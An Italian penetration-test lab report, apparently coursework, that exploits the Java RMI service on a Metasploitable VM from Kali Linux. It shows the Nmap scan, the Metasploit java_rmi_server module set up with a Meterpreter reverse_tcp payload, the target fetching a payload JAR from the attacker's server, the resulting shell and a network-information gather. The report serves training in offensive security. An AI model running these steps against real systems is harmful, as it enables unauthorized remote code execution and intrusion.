


Penetration Test sul Servizio Java RMI

Obiettivo

Sfruttare la vulnerabilità del servizio Java RMI sulla porta 1099 della macchina Metasploitable per ottenere una sessione Meterpreter e raccogliere informazioni di sistema.



Introduzione

In questo esercizio, ho utilizzato una macchina Kali Linux come attaccante con indirizzo IP 192.168.11.111 e una macchina Metasploitable come vittima con indirizzo IP 192.168.11.112. L'obiettivo era sfruttare una vulnerabilità del servizio Java RMI sulla porta 1099 per ottenere una sessione Meterpreter e raccogliere informazioni di sistema dalla macchina vittima.



Java RMI (Remote Method Invocation) è una tecnologia che consente a un oggetto Java di chiamare funzioni su un altro oggetto situato in una JVM diversa, potenzialmente su un altro host. La vulnerabilità emerge quando il servizio RMI non è adeguatamente configurato, poiché può accettare e deserializzare oggetti arbitrari inviati da un attaccante, consentendo così l'esecuzione di codice remoto (RCE).

Caso di studio

Questions	What	Sfruttare la vulnerabilità del servizio Java RMI sulla porta 1099 di Metasploitable	192.168.11.112 IP Metasploitable	Servizio Java RMI Presenta vulnerabilità	1099 Porta in uso Java RMI	Firewall Assente	Sistemi
	How	Usando Kali Linux insieme a diversi tool come Nmap e Metasploit e Meterpreter	192.168.11.111 IP Kali Linux	Nmap Tool per scansione reti	Metasploit Tool per PT	Meterpreter Payload di Metasploit	

Approccio	Fase 1	Fase 2	Fase 3	Fase 4	Fase 5	Fase 6
	Assegnazione della traccia paragonabile ad una lettera di ingaggio nella realta	Information Gathering: raccolta di informazioni utili ad un attacco	Scansione nmap sulla porta dove è in uso il servizio con la vulnerabilità	Metasploit: scelta e configurazione exploit e payload adatto alla vulnerabilità	Apertura shell avanzata con Meterpreter	Raccolta informazioni su macchina vittima e stesura report

Timeline

Fase 1	Fase 2	Fase 3	Fase 4	Fase 5	Fase 6	Fine	Richiesta pagamento al cliente in questo caso : NIKO
Tempistica: 10 minuti	Tempistica: 1 e 20 minuti	Tempistica: 10 minuti	Tempistica: 10 minuti	Tempistica: 10 minuti	Tempistica: 4 ore	Totale ore lavorate 6	

Informazioni Tool utilizzati




Nmap (Network Mapper) è uno strumento open source utilizzato per la scansione delle reti e la scoperta di host e servizi.

Metasploit è un framework open-source utilizzato per la sicurezza informatica, specialmente nel campo del penetration testing e della ricerca di vulnerabilità. Metasploit fornisce una piattaforma robusta e versatile per sviluppare, testare e utilizzare exploit.

Meterpreter è un payload avanzato di Metasploit che offre funzionalità di una shell avanzata, consentendo agli attaccanti di controllare un sistema compromesso in modo efficiente e furtivo.

Kali Linux vs Metasploitable



Preparazione ambiente e configurazione IP



Configuro l'ambiente come richiesto dalla traccia e faccio delle prove di ping per verificare la connettività

The image shows two side-by-side screenshots of Oracle VM VirtualBox windows. The left window is titled 'Clone di Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox'. It displays a terminal window with network statistics for a loopback interface 'lo' (127.0.0.1) and a successful ping from 'msfadmin@metasploitable' to '192.168.11.111'. The desktop background features an anime-style illustration of a large yellow creature and several characters. The right window is titled 'Clone di KaliLinux attaccante [In esecuzione] - Oracle VM VirtualBox'. It shows a terminal window with network statistics for the same interface and a successful ping from 'kali@kali' to '192.168.11.112'. The desktop background is the Kali Linux logo with the slogan 'the quieter you become, the more you are able to hear'. Both windows have a taskbar at the bottom with various application icons.

Scansione delle Porte con Nmap



Clone di Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

```
--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.484/0.537/0.643/0.077 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4c:de:e4
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4c:dee4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:842 (842.0 B)  TX bytes:5396 (5.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25153 (24.5 KB)  TX bytes:25153 (24.5 KB)

msfadmin@metasploitable:~$
```

CTRL (DESTRA)

Clone di KaliLinux attaccante [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Trash

File System

Home

hashes.txt

kali@kali: ~

File Actions Edit View Help

```
(kali@kali)-[~]
$ nmap -p 1099 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 19:38 CEST
Nmap scan report for 192.168.11.112
Host is up (0.0014s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry

Nmap done: 1 IP address (1 host up) scanned in 13.04 seconds

(kali@kali)-[~]
$
```

KALI LINUX


"the quieter you become, the more you are able to hear"

CTRL (DESTRA)

Ho eseguito una scansione delle porte sulla macchina Metasploitable per confermare che la porta 1099 fosse aperta e che il servizio Java RMI fosse in esecuzione. Per fare questo, ho utilizzato il comando Nmap

by Simone Cisbaglia

Ricerca e Selezione dell'Exploit



Per sfruttare questa vulnerabilità, ho utilizzato Metasploit Framework, un potente strumento per il penetration testing. Ho cercato un exploit adatto per Java RMI

```
Clone di Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.484/0.537/0.643/0.077 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4c:de:e4
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4c:dee4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:842 (842.0 B)  TX bytes:5396 (5.2 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25153 (24.5 KB)  TX bytes:25153 (24.5 KB)

msfadmin@metasploitable:~$
```



```
Clone di KaliLinux attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help

msf6 > search java_rmi

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/gather/java_rmi_registry                                   normal        No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server                                   2011-10-15     excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server                               2011-10-15     normal      No     Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl                       2010-03-31     excellent   No     Java RMI ConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
```

KALI LINUX
"the quieter you become, the more you are able to hear"

Configurazione dell'Exploit



Ho configurato l'exploit, impostando l'indirizzo IP della macchina vittima (RHOST), la porta del servizio (RPORT), l'indirizzo IP della mia macchina (LHOST) e la porta su cui la mia macchina ascolterà le connessioni (LPORT):

Clone di Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

```
--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.484/0.537/0.643/0.077 ms
msfadmin@metasploitable:~$ ifconfig
eth0    Link encap:Ethernet  HWaddr 08:00:27:4c:de:e4
        inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe4c:dee4/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:9 errors:0 dropped:0 overruns:0 frame:0
        TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:842 (842.0 B)  TX bytes:5396 (5.2 KB)
        Base address:0xd020  Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:117 errors:0 dropped:0 overruns:0 frame:0
        TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:25153 (24.5 KB)  TX bytes:25153 (24.5 KB)

msfadmin@metasploitable:~$
```

Clone di KaliLinux attaccante [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

1 2 3 4

kali@kali: ~

msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >

Lancio dell'Exploit



Una volta
configurato
l'exploit, l'ho
lanciato:

Clone di Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

```
--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.484/0.537/0.643/0.077 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4c:de:e4
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4c:dee4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:842 (842.0 B)  TX bytes:5396 (5.2 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25153 (24.5 KB)  TX bytes:25153 (24.5 KB)

msfadmin@metasploitable:~$ _
```

Google Chrome

ARMOURY CRATE

Canva

Excel

Word

Clone di KaliLinux attaccante [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~

File Actions Edit View Help

URIPATH no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

View the full module info with the `info`, or `info -d` command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/liXrUi5cbxr
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38105) at 2024-06-04 19:48:52 +0200

meterpreter > | r you become, the more you are able to hear"

Trash

File System

Home

hashes.txt

CTRL (DESTRA)

Raccolta delle Informazioni di Sistema: Rete



Una volta
ottenuta la
sessione
Meterpreter, ho
raccolto le
informazioni
richieste:

Configurazione
di rete

The screenshot displays two windows from an Oracle VM VirtualBox environment. The left window, titled 'Clone di Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox', shows a terminal session where a ping test is performed to 192.168.11.111, resulting in 0% packet loss. Subsequently, the 'ifconfig' command is executed, showing details for the 'eth0' interface (IP: 192.168.11.112) and the 'lo' loopback interface (IP: 127.0.0.1). The desktop background features a colorful anime-style illustration of characters and a large yellow creature. The right window, titled 'Clone di KaliLinux attaccante [In esecuzione] - Oracle VM VirtualBox', shows a Kali Linux desktop with a terminal running a Metasploit session. The session includes the command 'msf6 exploit(multi/misc/java_rmi_server) > exploit', which successfully establishes a Meterpreter session on the target. The user then runs 'run post/multi/gather/network_config' to collect network information. The output shows the configuration for 'Interface 1' (lo) and 'Interface 2' (eth0), including their respective IP addresses, netmasks, and hardware MAC addresses.

```
--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.484/0.537/0.643/0.077 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4c:de:e4
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4c:dee4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:842 (842.0 B)  TX bytes:5396 (5.2 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25153 (24.5 KB)  TX bytes:25153 (24.5 KB)

msfadmin@metasploitable:~$ _
```

```
kali@kali: ~
File Actions Edit View Help

Trash
View the full module info with the info, or info -d command.

File System
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/liXrUi5cbxr
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:38105) at 2024-06-04 19:48:52 +0200

meterpreter > run post/multi/gather/network_config

